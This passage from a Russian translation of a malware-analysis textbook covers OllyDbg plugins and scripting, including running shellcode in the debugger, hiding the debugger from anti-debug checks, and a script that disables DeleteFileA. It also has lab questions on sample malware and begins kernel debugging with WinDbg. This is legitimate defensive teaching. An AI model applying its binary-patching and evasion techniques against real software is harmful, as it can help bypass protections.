OllyDbg предоставляет простой (но недокументированный) способ анализа кода командной оболочки. Он подразумевает выполнение следующих шагов.

1. Скопируйте код командной оболочки из hex-редактора в буфер обмена.
2. Выберите на карте памяти участок типа `Priv` (это приватная память, назначенная процессу — она отличается от исполняемых образов, которые разделяются между разными процессами и доступны только для чтения).
3. Выполните двойные щелчки на строках карты памяти, чтобы проанализировать их шестнадцатеричное представление. Этот участок должен состоять из нескольких сотен байтов сплошных нулей.
4. Щелкните правой кнопкой мыши на выделенном участке карты памяти и выберите пункт меню Set Access ▸ Full Access (Указать доступ ▸ Полный доступ), чтобы этот участок можно было читать, записывать и выполнять.
5. Вернитесь на панель с дампом памяти. Выделите участок, заполненный нулями (он должен быть достаточно большим, чтобы вместить весь код командной оболочки), щелкните на нем правой кнопкой мыши и выберите пункт меню Binary ▸ Binary Paste (Двоичный код ▸ Вставить двоичный код). Так вы скопируете код командной оболочки на выделенный участок.
6. Назначьте регистру EIP отредактированный вами участок памяти. Для этого щелкните правой кнопкой мыши на инструкции на панели дизассемблера и выберите пункт меню New Origin Here (Новый источник).

Теперь код командной оболочки можно запускать, отлаживать и пошагово выполнять, как будто это обычная программа.

Вспомогательные возможности

OllyDbg предоставляет множество механизмов, которые помогают с анализом, включая следующие.

- **Ведение журнала.** OllyDbg постоянно ведет журнал событий. Чтобы его открыть, выберите пункт меню View ▸ Log (Вид ▸ Журнал). Среди прочей информации в нем отражено, какие исполняемые модули были загружены, какие точки

останова сработали. Журнал может помочь вам понять, какие шаги привели вас к тому или иному состоянию.

- **Окно отслеживания.** В OllyDbg есть окно Watches (Отслеживание), которое позволяет следить за значением генерируемых вами выражений. Выражения в нем постоянно обновляются. Открыть его можно с помощью пункта меню View ▸ Watches (Вид ▸ Отслеживание). Чтобы указать в нем выражение, нажмите клавишу Пробел.
- **Справка.** Пункт меню OllyDbg Help ▸ Contents (Помощь OllyDbg ▸ Содержание) предоставляет подробные инструкции по написанию выражений в разделе Evaluation of Expressions (Проверка выражений). Это будет полезно при необходимости отслеживать определенный участок данных или какую-то сложную функцию. Например, если вас интересует участок памяти EAX+ESP+4, вы можете ввести выражение `[EAX+ESP+4]`.
- **Маркировка.** Как и IDA Pro, OllyDbg позволяет маркировать ответвления и циклы. Метка представляет собой символьное имя, которое назначается определенному адресу отлаживаемой программы. Чтобы ее создать, перейдите на панель дизассемблера, щелкните правой кнопкой мыши на адресе и выберите пункт меню Label (Метка). На экране появится окно, в котором нужно будет ввести имя метки. В результате все ссылки на этот участок памяти будут использовать метку, а не адрес. На рис. 9.15 показан пример добавления метки `password_loop`. Обратите внимание на то, что ссылка по адресу 0x401141 изменилась в соответствии с новым именем.




Рис. 9.15. Задание метки в OllyDbg

Подключаемые модули

Для OllyDbg существуют стандартные и множество сторонних плагинов, доступных для загрузки. Довольно объемную библиотеку, предназначенную для анализа вредоносного кода, можно найти по адресу www.openrce.org/downloads/browse/OllyDbg_Plugins.

Эти плагины представляют собой динамические библиотеки, которые нужно поместить в корень установочного каталога OllyDbg. После этого они автоматически распознаются и добавляются в меню Plugins (Плагины).

ПРИМЕЧАНИЕ

Процесс написания подключаемых модулей для OllyDbg может показаться довольно утомительным. Если вы желаете расширить возможности OllyDbg, мы советуем делать это путем написания Python-скриптов (подробности ищите чуть ниже, в разделе «Отладка с использованием скриптов»).

OllyDump

OllyDump является самым популярным плагином к OllyDbg. Он позволяет сохранять отлаживаемый процесс в PE-файл. OllyDump пытается выполнить процедуру, которая происходит при загрузке исполняемого файла, при этом разделы (код, данные и т. д.) будут сохранены в том состоянии, в котором они пребывают в памяти на текущий момент. OllyDump обычно используется для распаковки кода, о чем мы подробно поговорим в главе 18.

На рис. 9.16 показано окно OllyDump. Перед созданием дампа вы можете вручную указать точку входа и сдвиги разделов, хотя мы советуем вам положиться в этом на OllyDbg.




Рис. 9.16. Окно плагина OllyDump

Hide Debugger

Плагин Hide Debugger предоставляет целый ряд методик для защиты OllyDbg от обнаружения. Многие аналитики безопасности постоянно используют этот плагин — на случай, если вредоносная программа попытается противостоять отладке.

Hide Debugger, в частности, защищает от проверок `IsDebuggerPresent` и `FindWindow`, приемов с необработанными исключениями и использования `OuputDebugString` в OllyDbg. Противоотладочные методики рассмотрены в главе 16.

Command Line

Плагин Command Line открывает доступ к OllyDbg из командной строки. По своим возможностям он похож на WinDbg, хотя мало кто пользуется этим в OllyDbg (отладчик WinDbg обсуждается в следующей главе).

Чтобы активизировать окно командной строки, выберите пункт меню Plugins ▸ Command Line ▸ Command Line (Плагины ▸ Command Line ▸ Командная строка). В табл. 9.3 приводится список распространенных команд. Остальные команды можно найти в справочном файле, который поставляется вместе с плагином Command Line.

Таблица 9.3. Команды плагина Command Line в OllyDbg

Команда	Назначение
BP *выражение* [,*условие*]	Создает программную точку останова
BC *выражение*	Удаляет точку останова
HW *выражение*	Создает аппаратную точку останова для выполнения
BPX *метка*	Создает точку останова для каждого вызова *метки*
STOP или PAUSE	Приостанавливает выполнение
RUN	Запускает программу
G [*выражение*]	Выполнение до адреса
S	Шаг со входом
SO	Шаг с обходом
D *выражение*	Создает дамп памяти

Во время отладки часто возникает необходимость прервать выполнение и вызвать функцию импорта, чтобы увидеть, какие параметры ей передаются. Для быстрого создания точки останова в начале функции импорта можно воспользоваться командной строкой.

В примере на рис. 9.17 показан отрезок вредоносного кода с обфусцированными строками, который при этом импортирует функцию `gethostbyname`. Вы можете видеть, что в командной строке выполняется команда `bp gethostbyname`, которая создает точку останова в начале функции `gethostbyname`. После этого программа запускается и останавливается в заданном месте. Взглянув на параметры, вы можете увидеть доменное имя, адрес которого эта функция пытается получить (в данном случае это malwareanalysisbook.com).




Рис. 9.17. Использование командной строки для быстрого создания точек останова

Bookmarks

Плагин Bookmarks входит в стандартный состав OllyDbg. Он позволяет устанавливать закладки для участков памяти, чтобы позже вы могли легко к ним вернуться, не запоминая их адреса.

Чтобы добавить закладку, щелкните правой кнопкой мыши на панели дизассемблера и выберите пункт меню Bookmark ▸ Insert Bookmark (Bookmark ▸ Вставить закладку). Для просмотра закладок используйте пункт меню Bookmarks ▸ Bookmarks (Bookmark ▸ Закладки), после чего щелкните на нужной вам закладке, чтобы перейти к соответствующему адресу.

Отладка с использованием скриптов

Поскольку плагины к OllyDbg представляют собой скомпилированные библиотеки, создавать или изменять их обычно довольно сложно. Поэтому для расширения возможностей мы используем отладчик ImmDbg, который поддерживает Python-скрипты и обладает простым API.

Python API в ImmDbg включает в себя множество вспомогательных средств и функций. Например, вы можете интегрировать свои скрипты в отладчик в виде машинного кода, чтобы иметь возможность создавать собственные таблицы, графики и всевозможные пользовательские интерфейсы. Среди распространенных причин написания скриптов при анализе вредоносных программ можно выделить преодоление защиты от отладки, перехват встроенных функций и ведение журнала аргументов. Многие такие скрипты можно найти в Интернете.

Наиболее популярный вид Python-скриптов, которые пишут для ImmDbg, называется *PyCommand*. Такие скрипты хранятся в каталоге `PyCommand\` внутри установочного каталога ImmDbg. Написав скрипт, вы должны скопировать его в этот каталог, чтобы его можно было запустить. Эти команды на языке Python можно выполнять на командной панели, указывая перед ними символ `!`. Чтобы получить список доступных команд, введите `!list`.

PyCommand имеет следующую структуру.

- Для импорта модулей языка Python можно использовать набор соответствующих инструкций (как и в любом другом Python-скрипте). Функции ImmDbg доступны в модулях `immlib` и `immutils`.
- Функция `main` считывает аргументы командной строки (которые передаются в виде списка).
- Код скрипта реализует действия PyCommand.
- Инструкция `return` содержит строку. Когда скрипт завершит свою работу, эта строка будет выведена на главной панели состояния отладчика.

В листинге 9.3 показан пример простого скрипта, реализованного в виде PyCommand. Этот скрипт позволяет запретить вредоносной программе удалять файлы из системы.

Листинг 9.3. Скрипт PyCommand для нейтрализации DeleteFile

```
import immlib

def Patch_DeleteFileA(imm): ❷
    delfileAddress = imm.getAddress("kernel32.DeleteFileA")
    if (delfileAddress <= 0):
        imm.log("No DeleteFile to patch")
        return
        imm.log("Patching DeleteFileA")
    patch = imm.assemble("XOR EAX, EAX \n Ret 4") ❸
    imm.writeMemory(delfileAddress, patch)

def main(args): ❶
    imm = immlib.Debugger()
    Patch_DeleteFileA(imm)
    return "DeleteFileA is patched..."
```

Вредоносное ПО часто использует операцию `DeleteFile` для удаления файлов из системы, не давая вам шанса скопировать их в другое место. Если запустить этот скрипт с помощью команды `!scriptname`, он модифицирует функцию `DeleteFileA` так, чтобы она ничего не делала. Метод `main` ❶ вызывает функцию `Patch_DeleteFileA` ❷, которая возвращает адрес `DeleteFileA`; для этого используется вызов `getAddress` из ImmDbg API. Получив этот адрес, мы можем заменить функцию удаления собственным кодом. В данном случае мы переопределяем ее так, как указано на шаге ❸. Этот код присваивает `0` регистру EAX и возвращается из вызова `DeleteFileA`. Данное изменение приведет к тому, что операция `DeleteFile` будет всегда завершаться неудачно, не давая вредоносной программе удалять файлы из системы.

Чтобы узнать больше о написании Python-скриптов, ознакомьтесь с примерами PyCommand, которые приводятся на справочной странице ImmDbg. Более глубоко эта тема раскрыта в книге Джастина Сейца *Gray Hat Python* (No Starch Press, 2009).

Итоги главы

OllyDbg является самым популярным отладчиком пользовательского режима, который дает широкие возможности для динамического анализа вредоносного кода. Как вы могли убедиться, его богатый графический интерфейс позволяет отображать большой объем информации об отлаживаемой программе. Например, карта памяти является отличным средством для определения структуры вредоноса в памяти и просмотра всех его разделов.

OllyDbg поддерживает различные виды точек останова, включая условные, которые используются для прерывания выполнения в зависимости от параметров вызываемой функции или при доступе к определенному участку памяти. OllyDbg может изменять запущенные исполняемые файлы, чтобы заставить их выполнить код, который обычно игнорируется; внесенные изменения можно сделать постоянными, применив их к двоичному файлу на диске. Для расширения встроенных возможностей OllyDbg можно использовать подключаемые модули и скрипты.

Программа OllyDbg популярна для отладки в пользовательском режиме, однако она неспособна производить отладку вредоносного ПО, работающего в режиме ядра, такого как руткиты и зараженные драйверы устройств. Для этих целей предназначен другой отладчик, WinDbg, которому посвящена следующая глава. Вы должны владеть этим инструментом, если хотите производить динамический анализ вредоносных программ этого вида.

Лабораторные работы

Лабораторная работа 9.1

Проанализируйте вредоносную программу под названием `Lab09-01.exe`, используя OllyDbg и IDA Pro, и ответьте на следующие вопросы. Мы уже изучали этот вредонос в лабораторных работах в главе 3, применяя базовые методики статического и динамического анализа.

Вопросы

1. Как заставить эту программу установиться?
2. Какие аргументы командной строки она принимает? Каковы требования к паролю?
3. Как с помощью OllyDbg модифицировать исполняемый файл, чтобы он не требовал предоставления пароля в командной строке?
4. Какие локальные индикаторы имеет этот вредонос?
5. Какие действия он может выполнять, руководствуясь командами, поступающими по сети?
6. Есть ли для этого вредоноса какие-либо полезные сетевые сигнатуры?

Лабораторная работа 9.2

Проанализируйте с помощью OllyDbg зараженный файл `Lab09-02.exe` и ответьте на следующие вопросы.

Вопросы

1. Какие строки можно обнаружить в двоичном файле статическими методами?
2. Что произойдет, если запустить исполняемый файл?
3. Как заставить этот образец выполнить свой вредоносный код?
4. Что происходит по адресу 0x00401133?
5. Какие аргументы передаются ответвлению 0x00401089?
6. Какое доменное имя использует эта вредоносная программа?

7. Какая процедура кодирования используется для обфускации доменного имени?
8. Какую роль играет вызов `CreateProcessA` по адресу 0x0040106E?

Лабораторная работа 9.3

Проанализируйте зараженный файл `Lab09-03.exe`, используя OllyDbg и IDA Pro. Этот вредонос загружает три библиотеки (`DLL1.dll`, `DLL2.dll` и `DLL3.dll`), скомпилированные так, чтобы запрашивать один и тот же участок памяти. В связи с этим при просмотре их кода в OllyDbg и IDA Pro вы можете увидеть разные адреса. Эта лабораторная работа поможет вам попрактиковаться в поиске корректных адресов в IDA Pro при просмотре кода в OllyDbg.

Вопросы

1. Какие библиотеки импортирует `Lab09-03.exe`?
2. Какой базовый адрес запрашивают `DLL1.dll`, `DLL2.dll` и `DLL3.dll`?
3. Какой базовый адрес назначается библиотекам `DLL1.dll`, `DLL2.dll` и `DLL3.dll` при отладке файла `Lab09-03.exe` в OllyDbg?
4. Что делает функция импорта, которую `Lab09-03.exe` вызывает из `DLL1.dll`?
5. Назовите имя файла, в который производится запись, когда вызывает `Lab09-03.exe` `WriteFile`.
6. `Lab09-03.exe` создает задачу с помощью вызова `NetScheduleJobAdd`; откуда берутся данные для его второго аргумента?
7. Во время выполнения или отладки программы вы увидите, что она выводит три загадочных фрагмента данных, которые относятся к каждой из трех загруженных DLL. Что они означают?
8. Как открыть файл `DLL2.dll` в IDA Pro, чтобы его загрузочный адрес совпадал с тем, который используется в OllyDbg?

10 Отладка ядра с помощью WinDbg

WinDbg (часто произносится как «уиндбаг») — это бесплатный отладчик от Microsoft. В сфере анализа вредоносного кода он не такой популярный, как OllyDbg, но у него есть много преимуществ, самым важным из которых является возможность отлаживать ядро. В этой главе мы изучим методики отладки ядра и анализа руткитов с помощью WinDbg.

Большая часть материала этой главы применима и к отладке в пользовательском режиме, которую WinDbg тоже поддерживает, но большинство аналитиков безопасности используют для этого OllyDbg, поэтому мы сосредоточимся на режиме ядра. WinDbg также позволяет отслеживать взаимодействия с Windows и предоставляет подробные справочные файлы.

Драйверы и код ядра

Прежде чем приступать к отладке вредоносного кода, вы должны понять, как работает код ядра, почему авторы вредоносов его используют и какие особые проблемы с ним связаны. *Драйверы устройств* (обычно их называют просто *драйверами*) позволяют сторонним разработчикам выполнять код в ядре Windows.

Драйверы сложно анализировать, потому что после загрузки в память они остаются там на постоянной основе, отвечая на запросы приложений. Дополнительные трудности вызваны тем, что приложения не взаимодействуют с драйверами напрямую. Вместо этого они работают с *объектами устройств*, которые обращаются к конкретному оборудованию. Устройства не всегда представляют собой реальные аппаратные компоненты — они доступны из пользовательского пространства и могут создаваться и уничтожаться по запросу драйвера.

Возьмем, к примеру, USB-накопители. Они управляются системным драйвером, доступ к которому закрыт для прикладных программ. Вместо этого программы выполняют запросы к объекту соответствующего устройства. Когда пользователь вставляет USB-накопитель в компьютер, Windows создает для него объект под названием «диск `F:`». После этого приложения могут обращаться к этому диску, и эти обращения будут передаваться драйверу накопителя. Тот же драйвер может обрабатывать запросы к другому USB-накопителю, но приложение будет обращаться к нему через другой объект, например «диск `G:`».

Чтобы все это работало, как следует, драйверы должны быть загружены в ядро (по аналогии с тем, как DLL загружаются в процессы). При первой загрузке из драйвера вызывается процедура `DriverEntry` (аналогичная `DLLMain` в DLL).

Но, в отличие от библиотек, которые предоставляют свои функции посредством экспортных таблиц, драйверы должны зарегистрировать адреса для своих функций обратного вызова. Они будут запускаться, когда программному компоненту в пользовательском пространстве нужно будет выполнить какую-нибудь операцию. Регистрация происходит внутри процедуры `DriverEntry`, которой Windows передает структуру *объекта устройства*. Там эта структура заполняется функциями обратного вызова, после чего `DriverEntry` создает устройство, доступное из пользовательского пространства, — отправляя запросы этому устройству, приложения взаимодействуют с драйвером.

Рассмотрим запрос на чтение, отправленный пользовательской программой. Рано или поздно он дойдет до драйвера, который управляет оборудованием, хранящим запрошенные данные. Сначала программа получит файловый дескриптор устройства, а затем передаст его в вызов `ReadFile`. Ядро обработает этот вызов и в итоге запустит функцию обратного вызова, которая отвечает за операции чтения.

Среди всех запросов к вредоносным компонентам ядра чаще всего встречается `DeviceIoControl` — это универсальный вызов, направляемый пользовательским модулем устройству, которое управляется драйвером. В качестве ввода эта программа передает буфер с данными произвольного размера, получая в ответ аналогичный буфер.

Вызовы, направленные от пользовательского приложения к драйверу, работающему в режиме ядра, сложно отслеживать из-за вспомогательного системного кода, который при этом выполняется. На рис. 10.1 проиллюстрирован путь запроса от программы из пространства пользователя к драйверу. Одни запросы направлены драйверам, которые управляют устройствами, другие влияют лишь на внутреннее состояние ядра.




Рис. 10.1. Обработка ядром вызовов из пользовательского пространства

ПРИМЕЧАНИЕ

Иногда вредоносное ПО, выполняющееся в режиме ядра, не хранит никаких важных компонентов в пользовательском пространстве. Оно не создает объекта устройства, позволяя драйверу работать самостоятельно.

Вредоносные драйверы обычно не занимаются управлением устройствами — вместо этого они взаимодействуют с основными компонентами ядра Windows, такими как `ntoskrnl.exe` и `hal.dll`. Файл `ntoskrnl.exe` содержит код базовых системных функций, а `hal.dll` отвечает за работу с самым важным аппаратным обеспечением. Для манипуляции ядром вредоносы часто импортируют функции из обоих этих файлов.

Подготовка к отладке ядра

Производить отладку ядра сложнее, чем отладку прикладных программ: при первой ОС останавливается, что делает невозможным работу отладчика. В связи с этим для отладки ядра чаще всего используют VMware.

В отличие от пользовательского режима, отладка в режиме ядра требует определенной подготовки. Вам нужно настроить виртуальную машину для отладки ядра, сконфигурировать VMware, чтобы проложить виртуальный последовательный порт между основной и гостевой системами, и подготовить WinDbg на своем компьютере.

Для настройки виртуальной машины нужно отредактировать файл `C:\boot.ini`, который обычно скрыт (включите отображение скрытых файлов в параметрах папки). Но перед этим сделайте снимок виртуальной машины, чтобы в случае ошибки вы могли отменить изменения.

В листинге 10.1 показан файл `boot.ini` с дополнительной строкой, которая делает возможной отладку ядра.

Листинг 10.1. Пример файла boot.ini с возможностью отладки ядра

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
❶ multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional"
/noexecute=optin /fastdetect
❷ multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional
with Kernel
Debugging" /noexecute=optin /fastdetect /debug /debugport=COM1 /baudrate=115200
```

В строке ❶ указана загружаемая ОС — в данном случае это Windows XP. Строка ❷ добавлена для отладки ядра. В вашем файле `boot.ini`, скорее всего, будет только строка, аналогичная ❶.

Продублируйте последнюю строку своего файла `boot.ini` и добавьте в нее параметры `/debug /debugport=COM1 /baudrate=115200` (не обращайте внимания на

другие элементы, такие как `multi(0)disk(0)`, — просто скопируйте строку и добавьте указанные выше ключи). Флаг `/debug` включает отладку ядра, флаг `/debugport=COM1` говорит ОС о том, через какой порт будут подключены отладочная и отлаживаемая системы, а флаг `/baudrate=115200` определяет скорость соединения. В этом примере мы используем виртуальный COM-порт, созданный программой VMware. Вы также должны поменять название системы во второй записи, чтобы позже ее можно было отличить. В данном случае мы назвали систему `Microsoft Windows XP Professional with Kernel Debugging`.

В следующий раз, когда вы будете загружать виртуальную машину, у вас должна появиться возможность выбрать версию ОС с включенной отладкой. У вас будет 30 секунд на то, чтобы решить, в каком режиме загружаться. Если вы хотите иметь возможность подключиться к загрузчику ядра, вам следует выбрать версию с поддержкой отладки.

ПРИМЕЧАНИЕ

Тот факт, что загружаемая вами ОС поддерживает отладку, вовсе не означает, что вы должны подключить к ней отладчик. Она может работать и без этого.

Теперь сконфигурируем VMware, чтобы создать виртуальное соединение между гостевой и основной системами. Для этого мы воспользуемся последовательным портом в сочетании с именованным каналом основной системы, добавив новое устройство. Чтобы это сделать, выполните следующие шаги.

1. Выберите пункт меню VM ▸ Settings (VM ▸ Настройки), чтобы открыть диалоговое окно с настройками VMware.
2. В правой нижней части окна нажмите кнопку Add (Добавить) и выберите в списке тип устройства Serial Port (Последовательный порт).
3. В появившемся диалоговом окне выберите Output to Named Pipe (Вывод в именованный канал) в качестве типа последовательного порта.
4. В следующем окне введите `\\.\pipe\com_1` в качестве имени сокета и выберите в списках пункты This end is the server (Этот конец является сервером) и The other end is an application (Другой конец является приложением). Когда вы закончите, в настройках виртуальной машины должен появиться серийный порт, настроенный так, как показано на рис. 10.2.
5. Установите флажок Yield CPU on poll (Выделять ЦПУ по запросу).

ПРИМЕЧАНИЕ

Последовательность диалоговых окон может варьироваться в зависимости от версии VMware. Здесь приводятся инструкции для VMware Workstation 7. Другие версии должны иметь те же параметры, но окна для их изменения будут слегка различаться.




Рис. 10.2. Добавление в виртуальную машину последовательного порта

Запустите сконфигурированную вами машину. Чтобы подключить к ней WinDbg и начать отладку ядра, выполните в основной системе следующие шаги.

1. Запустите WinDbg.
2. Выберите пункт меню File ▸ Kernel Debug (Файл ▸ Отладка ядра), перейдите на вкладку COM и введите имя файла и скорость соединения, которые вы указали ранее в файле `boot.ini` (в нашем примере это `115200`). Прежде чем нажать кнопку OK, убедитесь в том, что флажок Pipe (Канал) установлен. Ваше окно Kernel Debugging (Отладка ядра) должно выглядеть так, как на рис. 10.3.

Если виртуальная машина уже запущена, отладчик должен подключиться в течение нескольких секунд. Если нет, он подключится на этапе загрузки ОС. Когда соединение будет установлено, вы сможете включить подробный вывод отладки ядра,

чтобы иметь более полное представление о происходящем. Так вы сможете получать уведомления о загрузке и выгрузке каждого драйвера. В некоторых случаях это помогает обнаружить вредоносный код.




Рис. 10.3. Запуск сеанса отладки ядра в WinDbg

Использование WinDbg

Большинство возможностей WinDbg предоставляются в виде интерфейса командной строки. Здесь мы рассмотрим самые важные команды. Их полный список можно найти в справочном меню WinDbg.

Чтение из памяти

WinDbg позволяет просматривать содержимое памяти непосредственно в командной строке. Команда `d` используется для чтения участков памяти, таких как программные данные или стек. Она имеет следующий синтаксис:

```
dx адресДляЧтения
```

x — это один из параметров, определяющих способ отображения информации. Самые популярные из них перечислены в табл. 10.1.

Таблица 10.1. Параметры чтения в WinDbg

Параметр	Описание
da	Читает из памяти и выводит результат в формате ASCII
du	Читает из памяти и выводит результат в формате Unicode
dd	Читает из памяти и выводит результат в виде 32-битных слов типа double

Например, чтобы вывести строку со сдвигом 0x401020, нужно использовать команду `da 0x401020`.

Аналогичным образом применяется команда `e`, предназначенная для изменения значений в памяти. Она имеет следующий синтаксис:

```
ex адресДляЗаписи данныеДляЗаписи
```

`x` здесь имеет то же значение, что и в командах `dx`. В справочных файлах описано множество дополнительных параметров.

Использование арифметических операций

Манипулировать памятью и регистрами можно напрямую из командной строки, используя такие арифметические операции, как сложение (`+`), вычитание (`-`), умножение (`*`) и деление (`/`). Параметры командной строки предназначены для сокращенной записи и могут пригодиться при создании выражений для условных точек останова.

Команда `dwo` выполняет разыменование 32-битного указателя и позволяет просмотреть значение по заданному адресу. Например, если вы находитесь в точке останова для функции, первым аргументом которой является строка расширенных символов, вы можете вывести эту строку следующей командой:

```
du dwo (esp+4)
```

Здесь `esp+4` представляет собой местоположение аргумента. Оператор `dwo` находит указатель на строку, а `du` заставляет WinDbg вывести ее содержимое.

Создание точки останова

Для создания простых точек останова в WinDbg используется команда `bp`. Вы также можете указать команды, которые будут автоматически выполняться при срабатывании точки останова, перед тем как управление будет передано пользователю. Вместе с этим можно указать команду `g`, чтобы после выполнения команд программа не ждала пользователя, а сразу продолжила работу. Например, следующая команда будет выводить второй аргумент при каждом вызове функции `GetProcAddress`, не останавливая выполнение программы:

```
bp GetProcAddress "da dwo(esp+8); g"
```

Так на экран будет выводиться имя функции, запрашиваемой при каждом вызове `GetProcAddress`. Это довольно полезная возможность, поскольку точка останова, которая не возвращает управление пользователю и не ждет от него выполнения команды, работает намного быстрее. По мере добавления условных выражений, таких как оператор `.if` и цикл `.while`, команда может становиться достаточно сложной, поэтому WinDbg позволяет поместить ее внутрь скрипта.

ПРИМЕЧАНИЕ

Иногда команды пытаются получить доступ к некорректному участку памяти. Например, вторым аргументом функции GetProcAddress может быть либо строка, либо порядковый номер. Во втором случае WinDbg попытается разыменовать неправильный адрес. К счастью, это не приведет к сбою — просто в качестве значения по этому адресу будет выведено «????».

Вывод списка модулей

У WinDbg нет функции, аналогичной карте памяти в OllyDbg, которая описывает все сегменты и загруженные модули. Однако с помощью команды `lm` можно получить список всех модулей, загруженных в процесс, включая исполняемые файлы, библиотеки в пользовательском пространстве и драйверы в режиме ядра. При этом выводятся начальный и конечный адреса каждого модуля.

Отладочные символы Microsoft

Отладочные символы содержат некоторую информацию об исходном коде, которая помогает лучше понять его ассемблерное представление. Символы, предоставляемые компанией Microsoft, содержат имена определенных функций и переменных.

